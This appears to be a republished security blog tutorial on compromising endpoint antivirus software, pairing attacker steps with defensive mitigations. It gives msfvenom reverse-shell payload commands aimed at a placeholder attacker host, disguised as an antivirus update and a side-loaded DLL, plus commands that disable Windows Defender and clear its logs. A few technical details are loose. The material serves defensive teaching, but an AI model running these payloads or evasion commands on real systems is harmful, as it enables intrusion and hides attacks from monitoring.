Listen to this Post

Introduction:
The very tools we deploy to defend our digital frontiers can become the most potent weapons for attackers. This article delves into the sophisticated techniques used to compromise security software, turning endpoints from fortresses into beachheads. We’ll explore the lifecycle of such an attack, from initial intrusion to full system dominance, providing actionable commands and mitigation strategies for security professionals.
Learning Objectives:
- Understand the common vulnerability classes in endpoint protection platforms (EPPs) and how they are exploited.
- Learn to identify signs of a compromised security agent and conduct forensic analysis.
- Implement hardening measures to protect your security infrastructure from being used against you.
You Should Know:
- Initial Access: Phishing with a Malicious Security Update
The attack often begins with social engineering. A user is tricked into installing what appears to be a critical update for their antivirus or a new “security scanner.” This payload is typically a dropper that disables or compromises the existing legitimate AV.
Step-by-step guide:
Attacker (Payload Creation): Using a tool like `msfvenom` in Kali Linux, an attacker creates a Trojanized executable disguised as AV_Update_Setup.exe.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<YOUR_IP> LPORT=4444 -f exe -o AV_Update_Setup.exe
Attacker (Delivery): This file is distributed via spear-phishing emails with convincing subject lines (e.g., “Urgent: Zero-Day Patch for [AV Name]”).
Defender (Detection/Mitigation):
User Training: Implement rigorous training to scrutinize unsolicited updates.
Application Whitelisting: Use tools like Windows AppLocker or a dedicated EPP to block execution from `%TEMP%` or `Downloads` directories.
Network Inspection: Deploy email gateways that scan and sandbox attachments.
2. Establishing Persistence: DLL Side-Loading via Security Binaries
Once executed, the malware may exploit DLL search order hijacking. Many security applications load libraries from writable directories. A malicious DLL placed in the application’s directory can be loaded instead of the legitimate one, granting persistence.
Step-by-step guide:
Attacker: Identify a target AV process (e.g., AvGui.exe) that loads a DLL like version.dll. Use a tool like `Process Monitor` from Sysinternals to audit file system activity.
Attacker: Generate a malicious DLL with a `DllMain` function that executes code.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<YOUR_IP> LPORT=5555 -f dll -o version.dll
Attacker: Place the DLL in the same directory as the AV binary and restart it or wait for a system reboot.
Defender (Detection/Mitigation):
Sysinternals Autoruns: Use `Autoruns` to audit all DLL load points and file hashes.
Integrity Checking: Enable Windows Defender Application Control (WDAC) or use EPP features to enforce signed DLLs.
Command to Check Loaded DLLs:
Get-Process -Name AvGui | Select-Object -ExpandProperty Modules | Format-List ModuleName, FileName
3. Privilege Escalation: Exploiting Vulnerable AV Drivers
Security software often installs kernel-mode drivers for deep system access. A vulnerability (e.g., CVE-2021-1647 in a Windows Defender driver) in such a driver can be exploited to escalate from user to kernel privileges.
Step-by-step guide:
Attacker: Use a public exploit or a tool like the `Sysinternals Suite` to probe for vulnerable drivers. The `sigcheck` utility can check driver versions.
sigcheck.exe -u -e C:\Windows\System32\drivers.sys
Attacker: Deploy a crafted exploit that triggers a buffer overflow or a logic flaw in the driver, granting `NT AUTHORITY\SYSTEM` privileges.
Defender (Mitigation):
Patch Management: Aggressively patch operating systems and all security software. This is non-negotiable.
Driver Block Rules: Use WDAC to block drivers not signed by specific, trusted publishers.
Attack Surface Reduction: Disable unnecessary driver loading where possible.
4. Defense Evasion: Disabling Security Services and Tampering
With elevated privileges, the attacker can now disable the real-time protection, tamper with logging, and whitelist malicious processes.
Step-by-step guide:
Attacker (Windows): Use built-in commands or PowerShell to disable services.
Stop-Service -Name "WinDefend" -Force
Set-Service -Name "WinDefend" -StartupType Disabled
Attacker (Tampering with Logs): Clear Windows Event Logs for key security channels.
wevtutil cl "Microsoft-Windows-Windows Defender/Operational"
Defender (Detection/Mitigation):
Immutable Logging: Configure security tools to send logs immediately to a secured, external SIEM (e.g., Splunk, Elastic SIEM) where the endpoint cannot delete them.
File Integrity Monitoring (FIM): Use tools like OSSEC or commercial EDR to alert on changes to critical AV executable and configuration files.
Behavioral Detection: EDR solutions should flag the stopping of critical security services as a high-severity event.
- Command and Control: Tunneling Through “Legitimate” AV Traffic
To bypass network security, malware can abuse the AV’s own update or telemetry channels, which are typically whitelisted in firewalls, to exfiltrate data or receive commands.
Step-by-step guide:
Attacker: The compromised AV process initiates an HTTPS connection to a cloud server impersonating the legitimate AV update server (e.g., update.av-vendor[.]com).
Attacker: Data is encrypted and embedded within what appears to be standard telemetry or definition update traffic.
Defender (Detection/Mitigation):
SSL/TLS Inspection: Deploy deep packet inspection (DPI) at the firewall to decrypt and inspect all outbound HTTPS traffic, including that from security tools, subject to privacy policies.
Network Anomaly Detection: Use tools like Zeek or Suricata to profile normal AV traffic volumes and destinations. Alert on connections to unfamiliar IPs or unusual data volumes.
DNS Monitoring: Log and analyze DNS queries for anomalies in AV-related subdomains.
What Undercode Say:
- The Perimeter is Inside: The most devastating attacks bypass external defenses by targeting the trusted security stack itself. Your defense strategy must assume internal components can be hostile.
- Supply Chain Trust is Fragile: The security of your organization is inextricably linked to the security posture of your software vendors, especially your EPP provider. Rigorous vendor assessment is critical.
This analysis underscores a paradigm shift in red-team operations, where “living off the land” now includes “living off the security stack.” The irony is weaponized, forcing blue teams to defend not just against threats, but against the corruption of their own defensive tools. This necessitates a zero-trust approach even towards foundational security services, with layered detective controls and robust external logging as non-negotiable safeguards.
Prediction:
The convergence of AI-driven security agents and cloud-native EPPs will create the next frontier for such attacks. We predict a rise in “model poisoning” attacks, where an attacker subtly manipulates the machine learning model of an AI-powered antivirus over time, causing it to misclassify malware as benign. Furthermore, as EPPs become more integrated with IT management consoles (like Intune), a compromise could lead to catastrophic, organization-wide ransomware deployment through “trusted” deployment channels. The future arms race will be fought not just over code execution, but over the integrity of the AI models and telemetry pipelines that define modern security.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hackingarticles Infosec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


